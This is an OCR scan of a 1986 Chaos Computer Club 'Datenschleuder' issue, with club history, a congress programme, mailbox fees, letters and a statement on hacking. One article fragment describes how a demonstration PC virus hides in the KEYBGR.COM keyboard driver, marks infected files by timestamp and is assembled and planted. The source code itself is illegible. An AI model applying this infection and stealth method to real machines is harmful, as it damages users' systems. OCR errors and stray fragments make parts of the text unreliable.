Mit Wirkung vom 14. April 1986 wurde der Chaos Computer Club e.V. unter der Nummer 10940 beim Amtsgericht Hamburg in das Vereinsregister eingetragen.

Es begann 1981 mit einem Treffen von Computertrecks in Berlin. Die ersten Personal Computer eroberten die Büros und waren zu erschwinglichen Preisen im Handel. Man wollte Informationen tauschen, doch gab es damals kaum Möglichkeiten dafür. Die Bundesrepublik war auf diesem Gebiet ein Entwicklungsland. Im Februar 1984 erschien die *Datenschleuder* mit Informationen für die Szene, die sich als "wissenschaftlich" bezeichnet, für die aber auch Bezeichnungen wie "Underground-Postille" und "Hackersmierblatt" verwendet werden: das Fachblatt für Datenreisende.

Seitdem bemüht sich ein offener Kreis von Leuten darum, Informationen über die Verwendung der Technik — insbesondere **Bürgerhilfe im Technikumschmelz**.

Durch die spektakuläre Bix-Aktion des CCC im September '84 (Verbraucherschutzaktion 134.000,- bei der Haspa) erregte der Club bundesweites Aufsehen.

Leider sind wesentliche Aktivitäten des CCC im Medienübertragungen oder wurden "Hacker" in Gänsefüßchen und verkauften sie als Computertrecks und gefährliche Datenräuber. Während mit einer Hacker-Panik noch Zeitschriftenumstellungen geschürft werden und ängstliche Anwender von cleveren "Beratern" die bedenkenlichsten Sicherungssysteme aufgedruckt bekommen, und viele den Computer verteuern, zieht die Informationsgesellschaft kaum bemerkbar in unsere Kinderzimmer ein.

*Hacker* sind neugierige Reisende im modernen Alltag. Forscher und Menschen, die sehr bewußt — und offen — mit Neuen Technologien umgehen. Computerkriminelle haben im Gegensatz dazu Geheimhaltungssprobleme und Bereicherungsabsichten. Die Gesetzgebung zur Computerkriminalität trägt dem auch Rechnung.

**Die Altherren und die deutsche Industrie betrachten ernsthaft die Entwicklung, manche fassungs- und teilweise andere begreifen, was los ist. Insgesamt wächst das Bewußtsein um Datenunsicherheit stetig, aber langsam.**

Zum Herbst '85 stellte der CCC sein Wissen in der *Hackerbibel* Teil 1 zusammen (Die Hackerbibel ISBN 3-922708-98-6). Das 250 Seiten umfassende Werk wurde bisher über 3500 mal zu einem "sozialem" Preis von ca. 13 Pfennig die A4-Seite vertrieben.

Zweimal bisher, jeweils zum Jahreswechsel, veranstaltete der CCC den Chaos Communication Congress. Das jährliche internationale Treffen von über 400 Datenreisenden führte interessierte Menschen zusammen und verdeutlichte die Lage. Wenig Informationen, kaum technologische Förderung der Jugend, keine Erfahrung über die **Sozialverträglichkeit** neuer Technologien.

Darin spiegelt sich auch die **Rasanz der Entwicklung**.

## Modernes Opfer

**Die Verwischung zweier Adapterstecker hat in der Heilbronner Kinderklinik zum Tod eines 16 Monate alten Mädchens geführt. Eine Krankenschwester hatte Meßelektroden eines Gerätes, das das Herz überwacht, an einen Infusormaten angeschlossen. Das Baby bekam einen Stromschlag von 220 Volt.**  
(Hmb. Abbl. 2.5.86)

"Die Informationsgesellschaft unserer Tage ist ohne Computer nicht mehr denkbar. Die Einsatzmöglichkeiten der automatisierten Datenverarbeitung und Datenübermittlung bergen Chancen, aber auch Gefahren für den Einzelnen und für die Gesellschaft."

(Präambel der CCC Satzung)

Das große Informationsbedürfnis in der Bevölkerung überflutete das Chaos-Team mit Bergen von Anfragen, aber auch Verwundungen. Die Abarbeitung der Datenschleuder erwies sich als ein kräfteaufwendendes schwarzes Loch. Dem CCC fehlt es an einem tatkräftigen Sekretariat plus Computern. Auch die Clubräume in Hamburg (Anlaufadresse, Redaktionsräume und Tagung von Erfahrungsaustauschkreisen) stellen den Club vor finanzielle, organisatorische und rechtliche Probleme.

Zahlreiche Anfragen, zur Teilnahme an öffentlichen Informationsveranstaltungen rund um Informations- und Kommunikationstechniken, Verbraucherschutz sowie den Einsatz sozialverträglicher Technologien drohten die Kapazitäten der hamburger Gruppe zu sprengen.

Einziges Ausweg ist es dem CCC möglich, jedem Mitglied die Nutzung eines Mailbox- und Informationssystems zugänglich zu machen. Der CCC bietet ein Forum zum elektronischem Informationsaustausch auf internationaler Ebene.

Nach uns die Zukunft: vielfältig und abwechslungsreich durch Ausbildung und Praxis im richtigen Umgang mit Computern. Wir verknüpfen soweit wie möglich das NEUE Menschenrecht auf zumindest weltweiten freien, unbedingten und nicht kontrollierbaren Informationsaustausch unter ausnahmslos allen Lebewesen.

Computer sind dabei eine nicht wieder abschaffbare Voraussetzung. **Computer sind Spiel-, Werk-, und Denkzeug; vor allem aber: "das wichtigste neue Medium".** Zur Erklärung: Jahrhunderte nach den "Print"-Medien wie Bücher, Zeitschriften und Zeitungen entstanden Medien zur globalen Verbreitung von Bild und Ton; das Foto, Film, Radio und Fernsehen. Das entscheidendste heutige neue Medium ist der Computer. Mit seiner Hilfe lassen sich **Informationen "über alles denkbare" in dieser Galaxis** übermitteln — und — kraft des Verstandes — wird neues geschaffen." (Aus der Datenschleuder 1. Februar 1984).

Bildschirmtext hat gezeigt, daß man ein 2-Klassen-System (Anbieter und Abnehmer) keinem bewußten Menschen zumuten kann. Mailbox-Systeme kennen nur eine Klasse. Jeder Teilnehmer kann Informationen abfragen, kommentieren oder selber welche über die Schwarzen Bretter anbieten.

Eine Mitgliedschaft im CCC e.V. ermöglicht die Teilnahme am Nachrichtenverkehr auf einem **Geonet-System** zu Preisen der **Wunschmaschine** Bildschirmtext. Alle **Mailbox-Teilnehmer sind gleichberechtigte Informationsanbieter** in einem Informationsbörse rund um Wissenschaft, Technik und alles was Spaß macht und wenig kostet. **Kommerzielle Aktivitäten der Mitglieder sind dort unerwünscht.**

Der Chaos Computer Club ist eine galaktische Gemeinschaft von Lebewesen, unabhängig von Alter, Geschlecht und Rasse sowie gesellschaftlicher Stellung, die sich grenzüberschreitend für Informationsfreiheit einsetzt und mit den Auswirkungen von Technologien auf die Gesellschaft sowie das einzelne Lebewesen beschäftigt und das Wissen um diese Entwicklung fördert." (CCC-Satzung)

Der CCC behält seine offene Struktur. Er bietet Interessierten mehr als ein Forum:

Mit uns die Zukunft!

# Die Datenschleuder

Das wissenschaftliche Fachblatt für Datenreisende  
Ein Organ des Chaos Computer Club

DM 1,50

Postvertriebsstück  
C9927F



## Chaos Communication Congress '86

Die Europäische Hackerparty

Damit Sie auch morgen noch kraftvoll zubyten können: Zum dritten Mal veranstaltet der CCC in Hamburg seinen Communication Congress. Vom 27. Dezember (Aufbautag) über Sonntag und Montag (Congressi) bis zum Dienstag den 30. Dezember (Abbautag) treffen sich Datenreisende, Telefonfans, Informationspfadfinder, Funkmaniacs, Netzflaneure, Bitticks, Hacker und Hacksen.

Veranstaltungsort ist das Eidelstedter Bürgerhaus, Elbgaustraße 12, in Hamburg Eidelstedt. Dort öffnen sich am Sonntag den 28. Dezember gegen 10 Uhr die Tore. Helfer und Referenten werden schon ab Samstag Nachmittag eingeladen. Wegen der "technischen" Demonstrationen gelten die Räumlichkeiten als "Elektrisches Labor", zu dem nur Unterwiesene Zutritt haben. Jeder Teilnehmer hat sich bei örtlichen Funkamateuren oder Elektronikern vorher fachkundig zu machen. Das Fotografieren sowie das Aufzeichnen mittels Tonträgern ist, wie in den vergangenen Jahren, aus Datenschutzgründen untersagt. Im Rahmen der Pressearbeit sind TV-Teams anwesend.

Gäste benötigen dieses Jahr kein Passfoto, lediglich Helfer bekommen einen Ausweis und sollten ein Passfoto mitbringen. Sollte ein Gast auf einem SOU-

VENIR bestehen, erhält er natürlich einen. Der Eintritt beträgt für Mitglieder (CCCeV) DM 15,-, für alle anderen DM 20,- mit Ausnahme der Presse (DM 50,-) und gewerblichen Teilnehmern (DM 150,-). Voranmeldung durch Einzahlung auf Postgiros 599090/201 beim Postcheckamt Hamburg BLZ 20010020 für den CCCEv. Bitte Beleg mitbringen! Der Betrag gilt für die ganze Congressdauer. Schlafplätze sollte man sich privat besorgen. Fragt über die Hamburger Mailboxen an. Wer es sich leisten kann, dem sei ein preiswertes Zimmer auf der Respektbahn (da gibts nachts noch was zu essen) empfohlen. Für Ausnahmefälle hat der CCC ca. 30 Nachtlager (Schlafsack) von Samstag bis Montag in petto.

Während des Congresses ist die CONGRESS-BOX unter der Rufnummer 040-5703060 online. (ACHTUNG: Diese Nummer gilt nur vom 27. - 30.12.!) Die VERMITTLUNG des Congresses ist über die Rufnummer 040-5703086 ab Freitag erreichbar. WEITERE INFORMATIONEN in der CCC Geschäftsstelle 040-4903757, der CLINCH-Mailbox 040-6323517 oder für Referenten und was Organisationstragen betrifft. Leitstelle 23: 040-483752 (Voice!).

Datenschleuder 1




## Kongressfahrplan

**Samstag 27. Dezember (Aufbautag)**

Für Techniker, Referenten und Unterstützer

**Sonntag 28. Dezember (1. Kongressstag)**

- 09:00 Einlass für Mitarbeiter, Techniker und Referenten
- 09:30 Abnahme der Räume (letzter Sicherheitscheck)
- 10:00 TORI: Einlass für Gäste, Öffnung.
- HACK-CENTER: Technik al la Carl
- CHAOS-CAFE: Frühstück und Cafe
- TREFF: Raum für Gesprächsgruppen (bitte anmelden)
- ARCHIV: Fotokopierer und viel Papier
- BILD&FUNK: Datenfunk und Bildschirmtext
- 11:00 THEATER: Eröffnungsansprache, Hinweise zum Ablauf
- 11:30 TREFF: Infotreff für die Presse (max. 30 Min.)
- 12:00 THEATER: Sichere Kopplung an das Postnetz. Was läuft
- bei der Post, Prüfverfahren, Verhalten bei Hausdurchsuchungen (Workshop BHP,CAC,CCC)
- 13:30 THEATER: Parlakom - das Parlament am Netz.
- Computer im Bundestag (Vortrag der Hamburger)
- 14:30 THEATER: Die Computer Artists Cologne stellen sich vor.
- 14:30 TREFF: Datenfernübertragung für Anfänger (Workshop)
- 15:30 THEATER: PC-Virenum (Workshop BHP,CCC und Gäste)
- Was sind Computerviren? (Vortrag)
- Wie arbeiten Viren? (prakt. Demo)
- Gibt es einen Schutz vor Viren? (Workshop)
- Umgang mit Viren, Ausblick (Diskussion)
- 18:30 Ende
- 18:30 THEATER: Video über den letzten Congress (bis 20:20)
- 19:00 TREFF: Organisationsgespräch der Projektleiter
- 19:30 Schliessung der Räume. Alle gehen ins Theater.
- 20:00 THEATER: Hinweise auf das Programm vom Montag.
- Übernachtungsmöglichkeiten,...
- 20:30 Tagungsende
- 21:00 Schliessung der Räume (Wachdienst)



РРАЗЖЖК ЕРАСІТІА  
АМЕР ІПІТІА

TO TEST  
TO AIXPQMO  
TETPAIQNO



**Montag 29. Dezember (2. Kongressstag)**

- 08:00 Aufräumen der Räume durch Nachschicht
- 09:00 Einlass der Mitarbeiter, Raumabnahme
- 09:30 TORI: Einlass für Gäste, Öffnung.
- 10:00 THEATER: Programmvorschau
- 10:30 THEATER: Kompromittierende Abstrahlung; Abhören
- von Monitoren und Fernsprechern. (Workshop BHP,CCC)
- 11:30 THEATER: Frühlingschoppen
- Funk Hacker aus sechs Ländern (in Englisch)
- 13:00 TREFF: Presstreff (CCC,CAC,BHP und Gäste)
- 13:00 THEATER: Resümee des Sympothes vom letztem Congress.
- Kurz zu InterpoolNet, Hinweise auf Workshops.
- 14:00 THEATER: Informationen zum Netzverbund FIDO-NET
- 14:00 TREFF: Auswirkungen des 2. WlKg.
- Workshop auch über "Hacker-Jäger" (BHP)
- 15:00 THEATER: Desktop Publishing - die Zeitschrift vom Schreibtisch. Am Beispiel des Genetischen Informationsdienstes. (Vortrag)
- 15:00 TREFF: Regionale Vernetzung von Mailboxen, Serversystem
- (Vortrag und Demo CAC)
- 16:00 THEATER: Noch offen
- 16:30 TREFF: Btx als preiswerter Datenserver. Vorschlag zum Datenaustausch für Mailboxsysteme. (Idee)
- 17:00 TREFF: Mailboxen - neue Konzepte (Referat&Diskussion)
- 18:00 THEATER: Abschlussansprache, Ausblick
- 20:00 Schliessung der Räume für Gäste
- 21:00 Abbau der privaten Technik (geordneter Rückzug)
- 22:00 Schliessung der Räume (Wachdienst)



## Wo ist der CCC?

Zur Lage der Chaos Communication Center

Der CCC bietet seinen Mitgliedern zwei Möglichkeiten zur elektronischen Kommunikation an:



1. Die INTEX-Mailbox (über DATEX-P)

Für eine Eintragungsgebühr von DM 20,- sowie eine monatliche Mindestnutzungsgebühr von DM 8,- wird die Nutzung eines GEONET-Systems angeboten. Auf diesem kommerziell genutzten System haben die Mitglieder den üblichen Komfort eines GEONET-Systems. Dazu zählen: Mitteilungsversand im GEONET, Telexzugang und Abfrage von Datenbanken usw. Aus Kostengründen wird die elektronische DATENSCHLEUDER in Zukunft „kostenpflichtig“ im GEONET abzurufen sein. Es ist dem CCC nicht möglich, weiterhin die hohen Aufwendungen zur Informationsgestaltung zu bezahlen. Diese Beweggründe stehen auch hinter der Entscheidung, wesentliche Teile der Clubkommunikation auf die Hamburger CLINCH-Box zu verlegen. Im Wesentlichen bestehen jedoch weiterhin die in der DSI6 erwähnten Leistungsmerkmale. Es ist immer noch unklar, wann die INTEX-Box über einen Telefonport erreicht werden kann. Wir empfehlen die Teilnahme am INTEX-System all denen, die für ihren Kommunikation einen TELEX-Zugang benötigen und die Vorteile eines Mehrportsystems zur reibungslosen Kommunikation brauchen.

Hier kurz die Nutzungskosten der INTEX im Rahmen der CCC Nutzung: (Mitgliedschaft im CCC sowie Erteilung einer Einzugsermächtigung)

Eintragung einmalig DM 20,-

Mindestnutzung für mtl. DM 8,-

je Verbindungsminute DM 15,-

je Nachricht DM 1,-07

je Telefonalarm DM 80,-

je Telex, Datenbanken und InterMail Vermittlungen extra.

! (Diese Preise werden bei negativer Feststellung der Gemeinnützigkeit des CCCeV noch mit der Mehrwertsteuer belegt.)

Monatlich werden die angefallenen Nutzungskosten berechnet und eingezogen. Die Kündigungsfrist beträgt 3 Monate.



2. Die CLINCH-Box (über Telefonport Hamburg und DateX-P)

Der wesentliche Grund zur Verlagerung der Clubkommunikation ist der Standortvorteil der CLINCH-Box. Sie ist für die Hamburger zum Ortstarif erreichbar und verfügt zudem über einen DateX-P-Zugang. Die CLINCH-Box unterscheidet sich jedoch von dem Standard der INTEX-Box. So kann jeweils nur ein Nutzer (wahlweise Telefon oder DateX) zugreifen. Auch fehlt der Komfort in Sachen Datenbanken und Telexverkehr. Es wird zwar eine Vermittlung angeboten, die jedoch nur ein Notfalllösung ist. Wer den Telex-Zugang benötigt, sollte das komfortablere INTEX-System wählen.

Auf der CLINCH-Box wird in Zukunft die DATENSCHLEUDER redaktionell erstellt und (da dieses System auf Selbstkostenbasis betrieben wird) auch kostenfrei zum Abruf angeboten. Es finden sich dort auch diverse Diskussionsforen der Mitglieder und anderer Gruppierungen.

Hier kurz die Nutzungskosten der CLINCH-Box: Mitgliedschaft im CCC (für den Zugang zu den clubinternen Infos)

Für Schüler und Studenten DM 24,- jährlich Für Vollverdiener DM 60,- jährlich zuzüglich Kosten für vermittelte Dienstleistungen (Telex, Datenbankabfragen...)

Die Nutzungsgebühren für das System werden direkt von der CLINCH-Box in Rechnung gestellt. Kündigungsfrist zum Ende jeden Monats.

Die Redaktion hofft, daß durch Wahl eines preiswerteren Kommunikationsweges mehr Interessenten den Zugang zu Clubinformationen finden, als dies bisher möglich war. Weiterhin werden die Mitglieder, die einen Zugang zu GEONET benötigen, diesen im Rahmen der Mitgliedschaft, preiswert erhalten. Im Vordergrund der Auswahl für eines der beiden Systeme sollte einzig die Frage des Bedarfs stehen. Gewisse Kommunikationsaufgaben lassen sich nur mit kommerziellen Systemen bewältigen, andere hingegen sind preiswerter lösbar. Lassen Sie sich von der Geschäftsstelle des CCC beraten.

Anfragen zur Teilnahme an den Mailboxsystemen im Rahmen der CCC-Mitgliedschaft können an die Clubadresse oder die CLINCH-Box mit dem Stichwort „CC-Center“ gerichtet werden.

Fernmündliche Auskünfte:

CCC Geschäftsstelle: 040-490 37 57

Btx-Redaktion LS23: 040-48 37 52

Datenauskünfte:

CLINCH Telefon: 040-632 35 17

CLINCH Datax: 4400090314

Im GEONET: Brett IFFX:Datenschleuder LS23

Datenschleuder 3



1: Es sollte so unauffällig wie möglich arbeiten, d.h. kein Disketten- oder Plattenzugriff, der dem aufmerksamen (II) Benutzer unlogisch vorkommt.

- 1: COM und EXE-Files sind unterschiedlich in ihrer Dateistruktur. Das V-Programm muß zwischen den Arten unterscheiden können und sich selbst der Struktur anpassen. Das kostet unter Umständen sehr viel Speicherplatz für den Virus.
- 2: Eine Infektion von so vielen Dateien ist durch den vermerkten Platzbedarf auf dem Speichermedium auffällig.

Der Virus setzt sich nur in einem bestimmten Prozentsatz der IBM-Systeme fest, das vom Computer unbedingt benötigt wird, also im Betriebssystem oder in einem Teil davon. Ich wählte den Tastaturreiber KEYBGR.COM, da er für diesen Zweck. Der Grund dafür war einfach, daß die meisten IBM-kompatiblen Rechner nicht mit PC-DOS 2.0, sondern mit dem (fast) identischen MS-DOS 2.11 arbeiten. Dieses MS-DOS bzw. dessen Tastaturreiber, der für den Olivetti M24 vorgesehen, im Vergleich zum IBM eine komplexere Tastatur besitzt. Läuft der Tastaturreiber auf einem IBM, so wird die Tastatur nicht richtig erkannt und es kommt zu dieser Vergewundung; der eigentlich benötigte Tastaturreiber umfaßt nur 1.543 Bytes, während der benutzte Tastaturreiber 55.549 Bytes lang ist. Ich hätte also an den IBM-Tastaturreiber einfach mein Virus-Programm und der Treiber wäre schon etwa 2000 Bytes lang – dann würde er noch auf die „benötigten“, d.h. unauffälligen 6549 Bytes des Tastaturreibers passen. Ich fügte dem Virus noch einen längeren Text über die Gefährlichkeit der Computerviren abgelegt werden – und fertig ist das Virus.

Der Virus sucht, wenn er im System ist, bei jedem vom Benutzer erzeugten Platten-/Diskettenzugriff im aktuellen Directory nach dem Tastaturreiber. Die Unterscheidung infiziert/sauber wird nach der Zeit der letzten Änderung des Files KEYBGR.COM getroffen. Das MS-DOS File hat eine gesicherte Zeitangabe.


## Datenschlender 5

END  
VIRGRC17.DS TOXI 271185 1810

[illegible]

Der Virus muss nun noch assembliert, gelinkt und dann in ein COM-File gewandelt werden. Mittels eines geeigneten Monitors werden nacheinander der Virus und der Tastaturreiber geladen und mit 6349 Bytes als KEYBGR.COM zurückgeschrieben. Gegebenenfalls muss der durch den Treiber überschriebene Virusanfang restauriert werden, bevor das infizierte File auf Disk geschrieben wird. Das sollte für einen geübten Assemblerprogrammierer kein Problem sein. Der vorliegende Virus zeichnet sich übrigens durch einige Besonderheiten aus, die ihn als besonders geeignet für die erste vollständige Veröffentlichung eines Virussourcecodes erscheinen lassen: Er hat alle Eigenschaften eines Virus, ohne zerstörerend zu wirken, wenigstens auch unbedarfter Anwender, die den Virus einpflanzen, an Hardwaredefekte denken mögen. Der Virus arbeitet im Vorgebunden und wird nur dann aktiviert, wenn ohnehin durch den Anwender auf Diskette/Platte zugegriffen wird, er fällt also nicht so leicht auf. Drittens kann man den Virus kontrollieren, weil er ja nur das Programm KEYBGR.COM befällt, und das auch nur, wenn dieses Programm mit der Uhrzeit 09.09.09.00.03 im Directory steht. Dieser Umstand führte in der Redaktion zu ärgen Schwierigkeiten, denn für den als Versuchskaninchen ausgesuchten Rechner ergab es zunächst kein KEYBGR.COM, welches den Ansprüchen des Virus genügt. Kurzum, es ist ein Virus, der voll funktionsfähig ist, aber wohl kaum größere Verbreitung finden dürfte.

Die Virusaktivität besteht darin, daß bei jedem Tastendruck und Bildschirmausgabe eines Zeichens ein kurzes Rauschen ("Pechch!") zu hören ist und der Benutzer an einen Hardwarefehler denken könnte.



Liebe Leute vom CCC,  
so Herbst/Ende letzten Jahres hatte ich bei euch i Hackerbibel Teil 1 zu 33.33 und 64 Kleber „Achtung Abhörgefahr“ A4 bestellt. Daraufhin tat sich ne Weile gar nix und ich hatte die Bestellung eigentlich auch schon abgeschreiben, bis ihr plötzlich am 4.4.86 den damals beigefügten Scheck eingelöst habt. Seitdem ist aber auch nix mehr passiert. Es wäre ganz nett von euch, wenn ihr schon den Scheck einlöst und mein armes Konto überzieht, daß ihr mir auch was schickt, denn jetzt hätte ich auch echt wieder Lust auf das Buch. Wenn ihr die Kleber nicht mehr findet, packt halt ne andere nette Sache rein. Ok??

PS: Wißt ihr, was mich an euch nervt? Ihr seid so schweine-eitler. Muß doch echt nicht sein. Ist doch nichts dabei, aus ein paar ICs witzige Sachen zu bauen und was Feines, Subtiles mit zu machen. Da braucht man doch keine Avantgarde-Crew a CCC. Sowas ist doch Scheiße und läuft unseren eigenen Zielen zuwider! Auch der Personenkult a la Wau ist doch zum Kotzen! Lieber 1000 subtile DFÜ-Crews in der Nacht, als noch eine Elite mehr.

Volker Ernst

Die CCC-Fachgruppe Weltregierung meint dazu:  
Zum einen: Wir sind von Zeit zu Zeit schlicht überfordert, was das Erledigen von Bestellungen angeht. Einfach weil es an Zeit und Leuten mangelt, die verantwortlich mitmachen. Im allgemeinen kriegen wir aber zusammen mit den Bestellern in den Griff, ohne daß der Gerichtsvollzieher erscheinen muß. Don't panic. Es läuft nicht ganz so glatt wie bei Quell, wofür wir um Nachsicht bitten und Besserung nicht versprechen können. In bestimmten Dingen ist der CCC aber trotzdem, so hoffen wir, die bessere Quelle.

Lieber Volker, Du solltest uns wirklich mal besuchen kommen (z.B. zum Congress), wenn Du den Eindruck hast, daß wir ein elitärer Haufen sind. Heiterkeit wird in Dein Herz einkehren, wenn Du die Realität siehst. Der CCC Hamburg ähnelt weniger einer Elite, die sich ja auch durch straffes, diszipliniertes Funktionieren hervortun mühte, als vielmehr einem rechnergestützten Flohmarkt. Dieser Flohmarkt zeigt rapide Auflösungserscheinungen, wenn mal wieder Briefcouverts zugeklebt werden mühten oder so, was u.a. zu den elastischen Lieferzeiten führt. Und er erzeugt andererseits als eine Art Gruppendynamik auch jene Geistesblitzen, die in den letzten Jahren überall dort aufleuchten, wo sich Leute trüffeln, spielerisch und kritisch mit elektronischer Datenvernetzung und Kommunikation auseinanderzusetzen: Bitpiloten wie Du und ich. Das, was wir alle machen, könnte man "Arbyte" nennen. Rundläusen im Informationszeitalter. Eine Bordzeitung hältst Du gerade in der Hand.

Datenschleuder 6



Mit welchen Absichten wir dieses kleine aber feine Käseblättchen herstellen, und daß dies nicht zu unserer Privatbedürfnisse geschieht, ist in dem Artikel „Thema Hacken“ ausführlicher beschrieben; siehe dort. Im übrigen: Willkommen an Bord, Captain Chaos begrüßt sie und wünscht einen angenehmen Flug nach Digitalien. Bitte abzuschnallen und das Raute nach fortzusetzen, wir booten in noch.

Und da wir gerade bei Piloten sind, noch ein Wort zum vermeintlichen Personenkult. Der Vorwurf, daß einem etwa Wau (bekannt aus Funk und Fernsehen) während aus der Zeitung entgegenlacht, trifft nicht Wau, sondern die Medien. Journalisten arbeiten mit Schulabschlüssen, und seit dem Bix-Coup haben sie Wau in der Lade mit der Aufschrift „Computer & Aberwitz“. Dort sitzt er nun, bzw. jener Teil seiner Seele, der in der Medienlandschaft „Image“ heißt. Und wenn irgendwo wieder ein armes schwaches Elektronengehirn in Ohnmacht gefallen ist, ziehen die Journalisten die Lade auf, zapklapp, und bei Wau beginnt das Telefon zu rauchen, so einfach ist das. Aus diesem Grund lassen sich beispielsweise Stammesangehörige der Massat (Ostafrika) nicht fotografieren (nicht wegen Wau, sondern wegen dem gefangenen Image). Dieser Effekt potenziiert sich dann nach dem Motto „Leute versammeln sich dort, wo sich schon Leute versammelt haben“, d.h. durch die Berichterstattung kriegen nicht nur immer mehr Leser, sondern natürlich auch immer mehr Journalisten Wau in die Lade. Grade für ein inhomogenes Sortiment von Zeitgenossen wie es Computerreaks darstellen, ist es doch von entscheidender Wichtigkeit, über Sprecher zu verfügen, die eine weit gestreute Aufmerksamkeit finden und das Kunststück zuwege bringen, die gemeinsame Hackerphilosophie aktuell auf den Punkt zu bringen und gleichzeitig auf eine auch für Nichtfreaks verständliche Weise EDV-kritische Rauschsignale aus dem Maschinenland abzugeben. Das kann nicht jeder. Wer sich in der Medienpräsenz der Computersubkultur ein demokratisches Modell, etwa nach dem grünen Rotationsprinzip, wünscht, dem muß man zu bedenken geben, daß ein soziokybernetisches Infotop (langsam nochmal lesen) wie der CCC sich nicht wie ein Gesangsverein vor einer Fernsehkamera zusammenschließen läßt. Und nicht an Dich gerichtet, Volker, aber an jene, die vielleicht ein bißchen eifersüchtig auf das Wau-Image sind: Wer meint, daß es der reine Eitelkeitsgenuß ist, wenn man sich alle acht Wochen im SPIEGEL bewundern kann, der hat sich kräftig in den Finger geschnitten. Im öffentlichen Interesse zu stehen, zumal wenn es dabei bisweilen um Aktionen am Rande der Legalität geht, erweckt u.a. auch rasch die Aufmerksamkeit behördlicher Stellen, die einem fortan von Arns wegen ganz empfindlich im Privatleben herumrüsseln.

Für den Großteil der Bevölkerung waren Hacken und Datenakrobatik vor noch nicht allzu langer Zeit genauso obscure Angelegenheiten wie Flechtenkunde oder Ägyptologie. Von daher betrachtet war die Ha- Spaz/Bix-Geschichte für uns also sowas wie die spekulative Öffnung der Grabkammer des Tutenchamun. Statt uns in Kleingeistererei zu zernörgeln, sollten wir die Goldmaske „Image“ plündern, der es mit verdanken ist, daß wir unsere Grabungen in den dotierten Siliziumplättchen fortführen können, ohne umgehend im Verließ zu landen.

Nobody is Plusquamperfekt. Und grade wer sich eingehender mit Medien und Kommunikationstechnologie befaßt, wird gut wissen, daß zwischen der Person Wau („Herr Wau aus Holland bitte zum Informationsschalter“) und dem Image Wau ein wichtiger und vor allem wirklichkeitsmächtiger Unterschied besteht. In eine Bierkiste passen etwa acht Spaceshuttles, und das World Trade Center ist zirka so hoch wie eine Packung Butterkeks: Das sind die Dimensionen der Wirklichkeit, wie sie beispielsweise das Fernsehen zeigt.

Im übrigen sind wir dankbar für jeden, der uns bei der Ausübung unserer avantgardistischen und elitären Beschäftigungen, nämlich bei den verlustreichen Gefechten im Papierkrieg, beim Kaffeekochen, Sortieren, Müllunterbringen, Interviewgeben und 1-Million-kleine-Dinge-erledigen tatkräftig unterstützt. Lieber 1000 subtile Crews, die beim Eintüten helfen, als noch eine eingegangene Zeitung mehr. Und nun das Weiter.

LS blofeld

ΔΙΕ  
ΔΑΤΕΝΣΧΛΕΥΔΕΡ

Mitgliederversammlung



des CCC e.V. vom 8. 11. 1986

Die 1. außerordentliche Mitgliederversammlung beschloss am 8.11.86 zwei Punkte, die sich wesentlich für unsere Mitglieder auswirken werden:

Zum ersten, die Änderung der Vereinsatzung. Durch die Ablehnung der Gemeinnützigkeit aufgrund der Beurteilung, daß „Hacken“ keinen gemeinnützigen Zweck im Sinne der Abgabenordnung darstelle, wurde eine Umformulierung der Satzung nötig. Es wurde folgende Satzungsänderung beschlossen und zur Eintragung in das Vereinsregister eingebracht:

Der Paragraph 2, Absatz 1, Punkt 7, bisheriger Wortlaut „Hacken“, wird gestrichen und durch die Formulierung „Förderung des schöpferisch-kritischen Umgangs mit Technologie“ ersetzt.

Zum Zweiten der weitere Betrieb des Chaos Communication Center:

Der Vorstand des Clubs erläuterte die Situation des Chaos Communication Center auf dem INFEX-System. Die dort gemieteten Kapazitäten werden derzeit nur zu 30 Prozent genutzt. Der Zulauf ist erheblich geringer als erwartet. Die Mitgliederversammlung beschloss, die Clubarbeit auf die CLINCH-Box zu verlagern, außerdem aber die Teilnahmeöglichkeiten auf dem Infex-System (soweit dies finanziell praktikabel ist) für interessierte Mitglieder weiterhin anzubieten. Zur praktischen Handhabung dieser Änderung siehe Artikel „Wo ist der CCC?“

LS23



## THEMA HACKEN

Ein Statement

Der Chaos Computer Club gilt in der Öffentlichkeit als eine Art Robin Hood, vergänglich mit Greenpeace, Robin Wood und anderen. Spektakuläre Aktionen, wie beispielsweise der Bix-Coup, demonstrative Manipulationen mit Geldautomaten oder die jetzt anstehende Diskussion über Computer-Viren, werden als nachvollziehbare Demonstrationen über Hintergründe im Umgang mit der Technik verstanden. Der CCC hat damit eine aufklärerische Rolle für den bewußten Umgang mit Datenmaschinen übernommen. So schreibt Walter Volpert in seinem Buch „Zauberlehrlinge - die gefährliche Liebe zum Computer“, die „neuen Hacker“ seien interessant, weil sie als Computer-Enthusiasten den Mythos der unangreifbaren Maschine zerstören können. Durch dieses Image in der Öffentlichkeit, hat sich der CCC in den letzten Jahren einen Freiraum erkämpft, in dem unter gewissen Voraussetzungen Hacks möglich sind, die Einzelpersonen in arge Schwierigkeiten bringen würden.

Zunehmend versuchen nun Einzelne im CCC-Fahrrad wasser mitzuschwimmen, indem sie ihre privaten Aktionen ohne Rücksprache mit dem Club als CCC-Aktion darstellen. Dies hat schon in der Vergangenheit eine Reihe von Problemen aufgeworfen. Inzwischen wird für fast jede Aktion in der Bundesrepublik eine Stellungnahme vom CCC erwartet, wobei der CCC über die Hintergründe der bekanntgewordenen Aktionen oftmals nicht informiert wurde. Gleichzeitig besteht wegen der gesellschaftlichen Aufgabe des CCC die Notwendigkeit, einer Kriminalisierung von Hackern entgegenzuwirken. Vor diesem Hintergrund kann der CCC ohne Rücksprache nur unter erswerlichen Bedingungen Unterstützung leisten. Rücksprache heißt in dem Zusammenhang, daß rechtliche Konsequenzen angesprochen werden sollten, um im Rahmen juristischer und journalistischer Möglichkeiten eine Kriminalisierung zu verhindern. Dazu sollte sich eine Gruppe zusammenfinden, die Kriterien entwickelt, die als Orientierungshilfen gelten können. Diese Gruppe hätte unter anderem die Aufgabe, sich in die geltende Gesetzgebung einzuarbeiten, um kompetent argumentieren zu können. Darüber hinaus ist zu fragen, ob sich der CCC weiterhin als „Deutschlands Hackerzentrale“ mit Personenkult entwickeln kann – und vor allem – was die einzelnen Mitglieder tun können, um diese allgemein kritisierte Situation zu überwinden.

jwi

Datenschleuder 7



## Strahlengefahr aus dem Telefon?

In der vergangenen Zeit häuften sich in der Redaktion Anfragen von Personen, die ihren Fernsprecher zufällig im Radio empfangen können.

